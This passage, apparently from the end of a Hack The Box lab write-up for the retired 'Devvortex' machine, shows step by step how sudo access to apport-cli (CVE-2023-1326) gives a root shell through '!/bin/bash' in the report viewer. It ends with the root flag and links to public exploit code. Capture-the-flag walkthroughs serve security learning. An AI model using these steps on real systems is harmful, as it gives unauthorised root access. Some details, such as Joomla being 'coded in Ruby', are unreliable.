4. This vulnerability is privilege escalation in apport-cli 2.26.0, similar to CVE-2023-26604, this vulnerability only works if assign in sudoers:
5. So if the exploit applies to any apport-cli up to 2.26.0 then the version on our target server should definitely be vulnerable.
6. No pending crash reports. Try --help for more information.
logan@devvortex:/home$ sudo -u root /usr/bin/apport-cli -v
[sudo] password for logan:
2.20.11
```

Execute exploit

20. Now that we know it should work. Lets try it

```
1. logan@devvortex:/home$ cd /tmp
logan@devvortex:/tmp$ touch example.crash
logan@devvortex:/tmp$ vi example.crash
logan@devvortex:/tmp$ cat example.crash
ProblemType: foo

2. logan@devvortex:/tmp$ sudo -u root /usr/bin/apport-cli -c /tmp/example.crash
*** Send problem report to the developers?
After the problem report has been sent, please fill out the form in the
automatically opened web browser.

What would you like to do? Your options are:
  S: Send report (0.0 KB)
```

```
V: View report
K: Keep report file for sending later or copying to somewhere else
I: Cancel and ignore future crashes of this program version
C: Cancel

Please choose (S/V/K/I/

3. == Architecture =====
amd64


== DistroRelease =====
Ubuntu 20.04

== ProblemType =====
foo


== Uname =====
Linux 5.4.0-167-generic x86_64

!/bin/bash      <<< Select capital V and then type `!/bin/bash` and that should make you root.

4. root@devvortex:/tmp# whoami
root
root@devvortex:/tmp# cat /root/root.txt
8a09d823d7f7a938f7d3d36218e658f2
```



Devvortex has been Pwned!

Congratulations  therealpablo, best of luck in capturing flags ahead!

#15053	23 May 2024	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE

OK

SHARE

21. Post Exploitation & comments

```
1. knight 2 tired
```

PWNED

Resources:

- 1. Savitar YouTube walk-through <https://htbmachines.github.io/>
- 2. Joomla Github coded in Ruby <https://github.com/joomla/joomla-cms>
- 3. Joomla Exploit coded in Python <https://github.com/adhikara13/CVE-2023-23752>
- 4. CVE-2023-1326 PoC in apport-cli <https://github.com/diego-tella/CVE-2023-1326-PoC>
- 5. Privacy search engine <https://metager.org>
- 6. Privacy search engine <https://ghosterysearch.com/>
- 7. <https://book.hacktricks.xyz/>